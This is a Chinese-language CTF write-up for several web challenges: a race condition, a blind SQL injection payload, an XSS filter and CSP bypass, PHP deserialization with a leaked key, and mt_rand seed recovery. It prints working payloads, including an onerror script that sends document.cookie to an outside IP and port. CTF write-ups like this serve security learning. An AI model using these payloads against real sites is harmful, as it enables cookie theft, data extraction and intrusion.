Cosmos的二手市场

时间竞争? 在余额0的时候用多线程发卖的包,然后一个一个买,就行了

Cosmos的留言板-2

Delete_id 那里盲注, 最后用户名cosmos,拿到flag

```
payload = " and ascii(substr((select password from user where name='cosmos'),
{},1))>{}".format(x, mid)
```

Cosmos的聊天室2.0


试了下弹窗,有csp

send?message=<sscriptcript>alert`1`</scscriptript>

发现send这个页面没设置csp
<iframe src="./send?message=<sscriptcript>alert`1`</scscriptript>"></iframe>
成功弹窗

构造payload,url编码两次,"转实体字符一次,拿到flag
<iframe src='./send?message=
<img+src%3dx+onerror%3d"this.onerror%3dnull%3bthis.src%3d%26%2334//118.24.169.
134%3a9999/%26%2334%2bbtoa(document.cookie)%3b">'></iframe>

序列之争 - Ordinal Scale



本来以为是哈希长度扩展攻击,发现后面过不了,后来发现$encryptKey 可以给用户名加%s,输出出来,出题人说$encryptKey,不可能知道,还真的信了....

```
private $encryptKey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
1baa5e6c8cc868b942294e9f3a6be5de53af4112594495abd679cb0d59ee56f7
```

拿到怪物的sign,可以反序化了

另,$this->key 等于$this->serverKey 的引用,绕过判断

然后 rank=1 拿到flag


```
YToyOntzOjQ6Im5hbWUiO086NDoiUmFuayI6Mzp7czoxMDoiAFJhbmsAcmFuayI7aToxO3M6MTU6Ig
BSYW5rAHNlcnZlcktleSI7TjtzOjk6IgBSYW5rAGtleSI7Ujo0O31zOjI6Im5vIjtpOjE3OTY7fWNj
ZjQ5YzEzYzMzYTU5MjAzMGYyZjgwNzQ5MDVjNmZm
```

二发入魂

本来看着没什么思路,挖种子啥的没给,而且有2s的限制

后来给了提示,不是爆破的mt_srand,

谷歌一下,发现以前看过的一个无需暴破还原mt_rand()种子,找来源码,改一下发包拿到flag,

```
url = 'https://twoshot.hgame.n3ko.co/'
response = session.get(url+r'random.php?times=228', proxies=proxies,
verify=False)
json_result = response.json()
result = reverse_mt_rand.main(json_result[0], json_result[227], 0, 0)
result = session.post(url+'verify.php', data={'ans': str(result)},
proxies=proxiess, verify=False)
print(result.text)
```

参照资料

https://www.anquanke.com/post/id/196831